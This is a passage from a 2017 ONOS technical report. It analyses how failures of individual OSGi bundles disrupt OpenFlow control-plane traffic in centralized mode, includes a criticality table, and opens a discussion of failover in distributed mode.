

Figure 20: Centralized mode, failed bundle: (8) org.onosproject.onos-providers-openflow-flow

© 2017 ONOS. All Rights Reserved.

- *Transient interruption with partial restoration behavior*: the control-plane traffic activity is interrupted during the failure. Upon bundle reactivation, the packet processing activity appears to fail to be restored, i.e., both Hello and Multipart_Request signaling enter in a cyclic regime. By analyzing the capture file, we observed that the controller resets each TCP connection after receiving the OpenFlow Role_Reply message. Then, the switches reconnect to the controller and after a couple of exchanges, the controller resets the TCP connection again upon receipt of the Role_Reply message. This explains the observation of a cyclic behavior following the bundle reactivation. The bundles with this behavior are (three are ONOS bundles):
    - (9) org.apache.felix.configadmin (Figure 21): upon the failure, Barrier_Request and Flow_Mod messages are sent; during the failure, there is no traffic; after bundle reactivation, it seems the switches try to connect to the controller, Hello messages are received and sent approximately every 10 seconds, with Set_Config and Role_Request messages.
    - (10) org.apache.aries.proxy.impl (Figure 22): similar behavior to bundle (9) org.apache.felix.configadmin
    - (11) org.apache.aries.blueprint.core (Figure 23): similar behavior to bundle (9) org.apache.felix.configadmin
    - (12) org.apache.karaf.features.core (Figure 24): similar behavior to bundle (9) org.apache.felix.configadmin
    - (13) org.apache.karaf.system.core (Figure 25): similar behavior to bundle (9) org.apache.felix.configadmin
    - (14) **org.onosproject.onos-core-dist** (Figure 26): similar behavior to bundle (9) org.apache.felix.configadmin
    - (15) **org.onosproject.onos-core-primitives** (Figure 27): similar behavior to bundle (9) org.apache.felix.configadmin.
    - (16) **org.onosproject.onos-core-persistence** (Figure 28): similar behavior to bundle (9) org.apache.felix.configadmin.

  It is likely that some dependencies exist among these bundles and their failure impact on control-plane operations, given the similar behavior.

© 2017 ONOS. All Rights Reserved.



Figure 21: Centralized mode, failed bundle: (9) org.apache.felix.configadmin



Figure 22: Centralized mode, failed bundle: (10) org.apache.aries.proxy.impl

© 2017 ONOS. All Rights Reserved.



Figure 23: Centralized mode, failed bundle: (11) org.apache.aries.blueprint.core



Figure 24: Centralized mode, failed bundle: (12) org.apache.karaf.features.core

© 2017 ONOS. All Rights Reserved.



Figure 25: Centralized mode, failed bundle: (13) org.apache.karaf.system.core



Figure 26: Centralized mode, failed bundle: (14) org.onosproject.onos-core-dist

© 2017 ONOS. All Rights Reserved.



Figure 27: Centralized mode, failed bundle: (15) org.onosproject.onos-core-primitives



Figure 28: Centralized mode, failed bundle: (16) org.onosproject.onos-core-persistence

© 2017 ONOS. All Rights Reserved.

- *Transient interruption with restoration behavior*: the control-plane traffic activity is interrupted during the failure, and then it seems to be correctly restored upon bundle reactivation. This is the case for the following two ONOS bundles:
    - (17) **org.onosproject.onos-providers-lldpcommon** (Figure 29): the traffic is interrupted during the failure, upon restoration, we observe Openflow_Flow types of a standard connection (Hello, Set_Config, Role Request).
    - (18) **org.onosproject.onos-providers-openflow-device** (Figure 30): similar behavior to bundle (17).

  This behavior for LLDP and OpenFlow related bundle can be expected given their important role in the operations.



Figure 29: Centralized mode, failed bundle: (17) org.onosproject.onos-providers-lldpcommon

© 2017 ONOS. All Rights Reserved.



Figure 30: Centralized mode, failed bundle: (18) org.onosproject.onos-providers-openflow-device

The goal of this preliminary analysis under the centralized mode is to do an assessment of anomaly behavior. As observed, some bundle failures impacts on control-plane operations are, however, not intuitive and warn against unnecessary dependencies and hence deserve further consideration. Based on our perception of bundle criticality, we list in Table 1 the bundles associating them a criticality level and reporting possible action already taken, done or being taken.

© 2017 ONOS. All Rights Reserved.

Table 1: Bundles causing control-plane impairment (centralized-mode) and states.

Bundle and behavior classification	Criticality	Action
Shutdown behavior:		
(1) org.apache.felix.framework	High	Problem notified.
(2) org.apache.felix.scr	Low	Problem notified.
(3) org.onosproject.onos-core-net	High	Problem notified.
Transient alteration behavior:		
(4) org.onosproject.onos-incubator-net	Medium	Problem notified.
(5) org.onosproject.onos-protocols-openflow-api	Medium	Problem notified.
(6) org.onosproject.onos-providers-host	Medium	Problem notified.
(7) org.onosproject.onos-providers-openflow-packet	Medium	Problem notified.
(8) org.onosproject.onos-providers-openflow-flow	Medium	Problem notified.
Transient interruption with partial restoration behavior:		
(9) org.apache.felix.configadmin	High	Problem notified.
(10) org.apache.aries.proxy.impl	Low	Problem notified.
(11) org.apache.aries.blueprint.core	Low	Problem notified.
(12) org.apache.karaf.features.core	Low	Problem notified.
(13) org.apache.karaf.system.core	Low	Problem notified.
(14) org.onosproject.onos-core-dist	Medium	Problem notified.
(15) org.onosproject.onos-core-primitives	Medium	Problem notified.
(16) org.onosproject.onos-core-persistence	Medium	Problem notified.
Transient interruption with restoration behavior:		
(17) org.onosproject.onos-providers-lldpcommon	Medium	Problem notified.
(18) org.onosproject.onos-providers-openflow-device	Medium	Problem notified.

© 2017 ONOS. All Rights Reserved.

1.2.3.2 Distributed mode case

We iterate the tests under the distributed mode, where for a given switch there is a master instance and two slaves able to take over the master controller. We aggregate in the following plots the packet counts for the three controllers; so, for a given test, we have three figures representing the OpenFlow traffic, one per each cluster instance. It is worth noting that the bundle failure is generated on one instance master for at least one switch (plot #1), but the master election can be different for each switch, so one can find in some cases action control-plane traffic in more than one instance.

Ideally, a failover takes place migrating switches from the degraded instance (degraded because running with a failed default bundle) to a slave one. We give an example of such a correct failover behavior in Figures 31-33: the slave instance #3 (Figure 33) takes over the switches assigned to instance #1 (Figure 31) before the bundle failure. Nevertheless, we found 3 bundles show such an ideal failover behavior:

- org.onosproject.onos-core-persistence (problematic in the centralized mode)
- org.onosproject.onos-incubator-core
- org.onosproject.onos-drivers-default



Figure 31: Regular failover behavior, failed bundle: org.onosproject.onos-core-persistence (instance #1)

© 2017 ONOS. All Rights Reserved.



Figure 32: Regular failover behavior, failed bundle: org.onosproject.onos-core-persistence (instance #2)

